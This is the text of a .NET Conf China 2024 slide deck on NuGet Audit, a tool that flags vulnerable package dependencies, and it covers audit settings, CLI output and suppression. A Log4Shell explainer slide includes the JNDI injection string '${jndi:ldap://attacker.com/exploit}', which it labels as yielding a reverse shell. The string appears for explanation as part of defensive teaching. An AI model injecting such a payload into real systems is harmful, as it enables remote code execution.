



.NET中文社区

# .NET Conf China 2024

12月14日 9:00 - 17:30 不见不散

线下相约 | 上海 小南国花园酒店



# .NET Conf China 2024

## NuGet Audit 让你的应用更安全

李卫涵 WeihanLi - iHerb



# Agenda

What

Why

How

Next

# What's NuGet Audit

⚠ This solution contains packages with vulnerabilities. [Manage NuGet Packages](#)

Solution 'NugetSamples' (1 of 1 project)

📁 C# NuGetSamples

- 📁 Dependencies
  - 📁 Analyzers
  - 📁 Frameworks
  - 📁 Packages
    - ⚠ Nuget.Packaging (5.6.0)
    - ⚠ Nuget.Protocol (5.6.0)

```
dotnet restore
Restore succeeded with 3 warning(s) in 0.7s
C:\projects\source\SamplesInPractice\NuGetSamples\NuGetSamples.csproj : warning NU1904: Package 'NuGet.Packaging' 5.6.0 has a known critical severity vulnerability, https://github.com/advisories/GHSA-68w7-72jg-6qpp
C:\projects\source\SamplesInPractice\NuGetSamples\NuGetSamples.csproj : warning NU1903: Package 'NuGet.Protocol' 5.6.0 has a known high severity vulnerability, https://github.com/advisories/GHSA-6qmf-mmc7-6c2p
C:\projects\source\SamplesInPractice\NuGetSamples\NuGetSamples.csproj : warning NU1903: Package 'NuGet.Protocol' 5.6.0 has a known high severity vulnerability, https://github.com/advisories/GHSA-g3q9-xf95-8hp5
```

## Error List

Entire Solution

0 Errors

2 Warnings

0 Messages

Build + IntelliSense

| Code     | Description  |
|----------|--|
| ⚠ NU1904 | Package 'NuGet.Packaging' 5.6.0 has a known critical severity vulnerability, <a href="https://github.com/advisories/GHSA-68w7-72jg-6qpp">https://github.com/advisories/GHSA-68w7-72jg-6qpp</a> |
| ⚠ NU1903 | Package 'NuGet.Protocol' 5.6.0 has a known high severity vulnerability, <a href="https://github.com/advisories/GHSA-g3q9-xf95-8hp5">https://github.com/advisories/GHSA-g3q9-xf95-8hp5</a>      |

# What's NuGet Audit

GitHub  
Reviewed  
Advisory  
Database

GitHub  
Dependabot

GitHub Advisory Database / GitHub Reviewed / CVE-2024-0057

NuGet Client Security Feature Bypass Vulnerability

Critical severity

GitHub Reviewed

Published on Feb 14 in NuGet/NuGet.Client • Updated on Apr 16

Vulnerability details

Dependabot alerts 0

| Package   | Affected versions  | Patched versions |
|---|--------------------|------------------|
|  NuGet.CommandLine (NuGet) | >= 4.6.0, < 5.11.6 | 5.11.6           |
|   | >= 6.0.0, < 6.0.6  | 6.0.6            |
|   | >= 6.3.0, < 6.3.4  | 6.3.4            |
|   | >= 6.4.0, < 6.4.3  | 6.4.3            |
|   | >= 6.6.0, < 6.6.2  | 6.6.2            |
|   | = 6.7.0            | 6.7.1            |
|   | = 6.8.0            | 6.8.1            |
|  NuGet.Packaging (NuGet)   | >= 4.6.0, < 5.11.6 | 5.11.6           |
|   | >= 6.0.0, < 6.0.6  | 6.0.6            |
|   | >= 6.3.0, < 6.3.4  | 6.3.4            |
|   | >= 6.4.0, < 6.4.3  | 6.4.3            |
|   | >= 6.6.0, < 6.6.2  | 6.6.2            |
|   | = 6.7.0            | 6.7.1            |
|   | = 6.8.0            | 6.8.1            |

Severity

Critical

9.1 / 10

CVSS v3 base metrics

|                     |           |
|---------------------|-----------|
| Attack vector       | Network   |
| Attack complexity   | Low       |
| Privileges required | None      |
| User interaction    | None      |
| Scope               | Unchanged |
| Confidentiality     | High      |
| Integrity           | High      |
| Availability        | None      |

Learn more about base metrics

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

EPSS score

0.119% (48th percentile)

Weaknesses

No CWEs

CVE ID

CVE-2024-0057

GHSA ID

GHSA-68w7-72jg-6qpp

Description

Description

Microsoft is releasing this security advisory to provide information about a vulnerability in .NET 6.0, .NET 7.0 and .NET 8.0. This advisory also provides guidance on what developers can do to update their applications to address this vulnerability.

A security feature bypass vulnerability exists when Microsoft .NET Framework-based applications use X.509 chain building APIs but do not completely validate the X.509 certificate due to a logic flaw. An attacker could present an arbitrary untrusted certificate with malformed signatures, triggering a bug in the framework. The framework will correctly report that X.509 chain building failed, but it will return an incorrect reason code for the failure. Applications which utilize this reason code to make their own chain building trust decisions may inadvertently treat this scenario as a successful chain build. This could allow an adversary to subvert the app's typical authentication logic.




# Why


Traditional  
supply chain



Software  
supply chain




# Why



# Why

SecurityZines.com  
With Love By  
@SEC\_R0



LOG4J


CVE-2021-44228

Logs on

### 1 APACHE LOG4J?

\* Highly optimised open Source Logging library for Java applications

**Components**



### 2 Log4j LOOKUP PLUGINS

`${name:Key}`

Tells Log4j which plugin to load (Name of item to locate)

\* This plugin loading feature add extensibility

eg `${java:version}` → Log4J → 11.0.11

### 3 JNDI LOOKUP PLUGIN


Java Naming and Directory Interface

\* JNDI allows Java application to make connections to LDAP Server or RMI

JNDI LOOKUP PLUGIN → `${jndi:loc}`

Allows variables to be retrieved via JNDI from 'loc' parameter


### 4 JNDI ↔ LDAP ISSUE



`${jndi:ldap://example.com/o}`

⚠️ The issue arises when it is a class file. This triggers code execution

### 5 Attack



`${jndi:ldap://attacker.com/exploit}`

Reverse shell

BOOM!

### Notes

\* Vulnerable versions  
2.2.0Beta9 to 2.12.1  
&  
2.13.0 to 2.15.0

\* Upgrade to 2.17.0 as version 2.16.0 is vulnerable to DOS (CVE-2021-45046)

Don't Panic ;)



# How



# How

|   |   |
|---|---|
| <p>pwsh NuGetSamples main ?5 ~4 2ms</p> <p>dotnet restore -p:NuGetAudit=false</p> <p>Restore complete (0.5s)</p> <p>Build succeeded in 0.6s</p>   | <p>base 3.11.7 9.0.101 aks-hk-01 100% 8,23:17</p> |
| <p>pwsh NuGetSamples main ?5 ~4 744ms</p> <p>dotnet restore -p:NuGetAudit=true -p:NuGetAuditMode=direct</p> <p>Restore succeeded with 1 warning(s) in 0.5s</p> <p>C:\projects\source\SamplesInPractice\NuGetSamples\NuGetSamples.csproj : warning NU1903: Package 'NuGet.Protocol' 5.6.0 has a known high severity vulnerability, https://github.com/advisories/GHSA-g3q9-xf95-8hp5</p> <p>Build succeeded with 1 warning(s) in 0.6s</p>  | <p>base 3.11.7 9.0.101 aks-hk-01 100% 8,23:17</p> |
| <p>pwsh NuGetSamples main ?5 ~4 766ms</p> <p>dotnet restore -p:NuGetAudit=true -p:NuGetAuditMode=direct -p:NuGetAuditLevel=critical</p> <p>Restore complete (0.6s)</p> <p>Build succeeded in 0.6s</p>   | <p>base 3.11.7 9.0.101 aks-hk-01 100% 8,23:17</p> |
| <p>pwsh NuGetSamples main ?5 ~4 772ms</p> <p>dotnet restore -p:NuGetAudit=true -p:NuGetAuditMode=all -p:NuGetAuditLevel=critical</p> <p>Restore succeeded with 1 warning(s) in 0.5s</p> <p>C:\projects\source\SamplesInPractice\NuGetSamples\NuGetSamples.csproj : warning NU1904: Package 'NuGet.Packaging' 5.6.0 has a known critical severity vulnerability, https://github.com/advisories/GHSA-68w7-72jg-6qpp</p> <p>Build succeeded with 1 warning(s) in 0.6s</p>  | <p>base 3.11.7 9.0.101 aks-hk-01 100% 8,23:18</p> |
| <p>pwsh NuGetSamples main ?5 ~4 755ms</p> <p>dotnet restore -p:NuGetAudit=true -p:NuGetAuditMode=all</p> <p>Restore succeeded with 2 warning(s) in 0.5s</p> <p>C:\projects\source\SamplesInPractice\NuGetSamples\NuGetSamples.csproj : warning NU1904: Package 'NuGet.Packaging' 5.6.0 has a known critical severity vulnerability, https://github.com/advisories/GHSA-68w7-72jg-6qpp</p> <p>C:\projects\source\SamplesInPractice\NuGetSamples\NuGetSamples.csproj : warning NU1903: Package 'NuGet.Protocol' 5.6.0 has a known high severity vulnerability, https://github.com/advisories/GHSA-g3q9-xf95-8hp5</p> <p>Build succeeded with 2 warning(s) in 0.6s</p> | <p>base 3.11.7 9.0.101 aks-hk-01 100% 8,23:18</p> |

# How



```

pwsh NuGetSamples main ?5 ~4 1ms
dotnet build
Restore succeeded with 2 warning(s) in 0.3s
  C:\projects\source\SamplesInPractice\NuGetSamples\NuGetSamples.csproj : warning NU1904: Package 'NuGet.Packaging' 5.6.0 has a known critical severity vulnerability, https://github.com/advisories/GHSA-68w7-72jg-6qpp
  C:\projects\source\SamplesInPractice\NuGetSamples\NuGetSamples.csproj : warning NU1903: Package 'NuGet.Protocol' 5.6.0 has a known high severity vulnerability, https://github.com/advisories/GHSA-g3q9-xf95-8hp5
  NuGetSamples succeeded with 2 warning(s) (1.6s) → bin\Debug\net9.0\NuGetSamples.dll
  C:\projects\source\SamplesInPractice\NuGetSamples\NuGetSamples.csproj : warning NU1904: Package 'NuGet.Packaging' 5.6.0 has a known critical severity vulnerability, https://github.com/advisories/GHSA-68w7-72jg-6qpp
  C:\projects\source\SamplesInPractice\NuGetSamples\NuGetSamples.csproj : warning NU1903: Package 'NuGet.Protocol' 5.6.0 has a known high severity vulnerability, https://github.com/advisories/GHSA-g3q9-xf95-8hp5
Build succeeded with 4 warning(s) in 2.1s
pwsh NuGetSamples main ?5 ~4 2s 279ms
dotnet publish
Restore succeeded with 2 warning(s) in 0.3s
  C:\projects\source\SamplesInPractice\NuGetSamples\NuGetSamples.csproj : warning NU1904: Package 'NuGet.Packaging' 5.6.0 has a known critical severity vulnerability, https://github.com/advisories/GHSA-68w7-72jg-6qpp
  C:\projects\source\SamplesInPractice\NuGetSamples\NuGetSamples.csproj : warning NU1903: Package 'NuGet.Protocol' 5.6.0 has a known high severity vulnerability, https://github.com/advisories/GHSA-g3q9-xf95-8hp5
  NuGetSamples succeeded with 2 warning(s) (0.5s) → bin\Release\net9.0\publish\
  C:\projects\source\SamplesInPractice\NuGetSamples\NuGetSamples.csproj : warning NU1904: Package 'NuGet.Packaging' 5.6.0 has a known critical severity vulnerability, https://github.com/advisories/GHSA-68w7-72jg-6qpp
  C:\projects\source\SamplesInPractice\NuGetSamples\NuGetSamples.csproj : warning NU1903: Package 'NuGet.Protocol' 5.6.0 has a known high severity vulnerability, https://github.com/advisories/GHSA-g3q9-xf95-8hp5
Build succeeded with 4 warning(s) in 0.9s

```

# How

```

pwsh NuGetSamples main ?5 ~4 771ms
dotnet restore
Restore succeeded with 2 warning(s) in 0.5s
C:\projects\source\SamplesInPractice\NuGetSamples\NuGetSamples.csproj : warning NU1904: Package 'NuGet.Packaging' 5.6.0 has a known critical severity vulnerability, https://github.com/advisories/GHSA-68w7-72jg-6qpp
C:\projects\source\SamplesInPractice\NuGetSamples\NuGetSamples.csproj : warning NU1903: Package 'NuGet.Protocol' 5.6.0 has a known high severity vulnerability, https://github.com/advisories/GHSA-g3q9-xf95-8hp5

Build succeeded with 2 warning(s) in 0.6s
pwsh NuGetSamples main ?5 ~4 755ms
dotnet restore -p:WarningsAsErrors=NU1904
C:\projects\source\SamplesInPractice\NuGetSamples\NuGetSamples.csproj : error NU1904: Warning As Error: Package 'NuGet.Packaging' 5.6.0 has a known critical severity vulnerability, https://github.com/advisories/GHSA-68w7-72jg-6qpp
C:\projects\source\SamplesInPractice\NuGetSamples\NuGetSamples.csproj : warning NU1903: Package 'NuGet.Protocol' 5.6.0 has a known high severity vulnerability, https://github.com/advisories/GHSA-g3q9-xf95-8hp5

Restore failed with 1 error(s) and 1 warning(s) in 0.6s
pwsh NuGetSamples main ?5 ~4 753ms
dotnet restore -p:TreatWarningsAsErrors=true
C:\projects\source\SamplesInPractice\NuGetSamples\NuGetSamples.csproj : error NU1904: Warning As Error: Package 'NuGet.Packaging' 5.6.0 has a known critical severity vulnerability, https://github.com/advisories/GHSA-68w7-72jg-6qpp
C:\projects\source\SamplesInPractice\NuGetSamples\NuGetSamples.csproj : error NU1903: Warning As Error: Package 'NuGet.Protocol' 5.6.0 has a known high severity vulnerability, https://github.com/advisories/GHSA-g3q9-xf95-8hp5

Restore failed with 2 error(s) in 0.6s

```

# How

```
powershell NuGetSamples main 5 ~4 692ms
dotnet list package --vulnerable

The following sources were used:
https://api.nuget.org/v3/index.json

Project `NuGetSamples` has the following vulnerable packages
[net9.0]:
Top-level Package      Requested  Resolved  Severity  Advisory URL
> Nuget.Protocol       5.6.0     5.6.0     High      https://github.com/advisories/GHSA-g3q9-xf95-8hp5
                        5.6.0     5.6.0     High      https://github.com/advisories/GHSA-6qmf-mmc7-6c2p
```

```
powershell NuGetSamples main 5 ~4 609ms
dotnet list package --vulnerable --include-transitive

The following sources were used:
https://api.nuget.org/v3/index.json

Project `NuGetSamples` has the following vulnerable packages
[net9.0]:
Top-level Package      Requested  Resolved  Severity  Advisory URL
> Nuget.Protocol       5.6.0     5.6.0     High      https://github.com/advisories/GHSA-g3q9-xf95-8hp5
                        5.6.0     5.6.0     High      https://github.com/advisories/GHSA-6qmf-mmc7-6c2p

Transitive Package     Resolved  Severity  Advisory URL
> NuGet.Common         5.6.0     High      https://github.com/advisories/GHSA-6qmf-mmc7-6c2p
> NuGet.Packaging      5.6.0     Critical  https://github.com/advisories/GHSA-68w7-72jg-6qpp
```



# How

```
❏ pwsh ❏ NuGetSamples ❏ main ≡ ❏ ?5 ~4 ❏ 10s 642ms  
❏❏ dotnet nuget why .\NuGetSamples.csproj NuGet.Packaging  
Project 'NuGetSamples' has the following dependency graph(s) for 'NuGet.Packaging':
```

```
[net9.0]  
└─ Nuget.Protocol (v5.6.0)  
   └─ NuGet.Packaging (v5.6.0)
```

```
❏ pwsh ❏ NuGetSamples ❏ main ≡ ❏ ?5 ~4 ❏ 393ms  
❏❏ dotnet nuget why .\NuGetSamples.csproj NuGet.Common  
Project 'NuGetSamples' has the following dependency graph(s) for 'NuGet.Common':
```

```
[net9.0]  
└─ Nuget.Protocol (v5.6.0)  
   └─ NuGet.Packaging (v5.6.0)  
      └─ NuGet.Configuration (v5.6.0)  
         └─ NuGet.Common (v5.6.0)
```

# How

```
<Project>
  <PropertyGroup>
    <!-- Enable central package management -->
    <ManagePackageVersionsCentrally>true</ManagePackageVersionsCentrally>
    <!-- Enable Transitive Package Pinning -->
    <CentralPackageTransitivePinningEnabled>true</CentralPackageTransitivePinningEnabled>
    <RoslynVersion>4.12.0</RoslynVersion>
    <!-- https://learn.microsoft.com/en-us/nuget/reference/errors-and-warnings/nu1901-nu1904 -->
    <NuGetAudit>true</NuGetAudit>
    <!-- https://learn.microsoft.com/en-us/nuget/concepts/auditing-packages -->
    <NuGetAuditMode>direct</NuGetAuditMode>
    <!-- <NuGetAuditLevel>high</NuGetAuditLevel> -->
  </PropertyGroup>
  <ItemGroup>
    <PackageVersion Include="System.Text.Json" Version="8.0.5" />
```

# How

## NuGet Audit Suppress

```
<ItemGroup>  
  <NuGetAuditSuppress Include="https://github.com/advisories/GHSA-6qmf-mmc7-6c2p" />  
</ItemGroup>
```

```
<configuration>  
  <auditSources>  
    <clear />  
    <add key="nuget.org" value="https://api.nuget.org/v3/index.json" />  
  </auditSources>  
</configuration>
```

## NuGet Audit Sources

# Next

Audit Auto  
Fix

Local Audit  
Source  
Support

Vulnerable  
Package  
Install

**SBOM  
Support**

More ...

# References

- <https://learn.microsoft.com/en-us/nuget/concepts/auditing-packages>
- <https://learn.microsoft.com/en-us/nuget/concepts/security-best-practices>
- <https://devblogs.microsoft.com/nuget/announcing-nuget-6-8-maintaining-security-with-ease/>
- <https://devblogs.microsoft.com/nuget/nugetaudit-2-0-elevating-security-and-trust-in-package-management/>
- <https://learn.microsoft.com/en-us/nuget/api/vulnerability-info>
- <https://github.com/advisories?query=type%3Areviewed+ecosystem%3Anuget>
- <https://github.com/github/advisory-database>
- <https://www.youtube.com/watch?v=Nw9ouFSiMjk>
- <https://github.com/NuGet/Home/issues?q=is%3Aopen+is%3Aissue+label%3AArea%3ANuGetAudit>
- <https://github.com/NuGet/Home/issues/13816>
- <https://github.com/NuGet/Home/issues/12497>
- <https://github.com/WeiHanLi/SamplesInPractice/blob/main/NuGetSamples/NuGetSamples.csproj>



# Thank You



<https://github.com/WeiHanLi>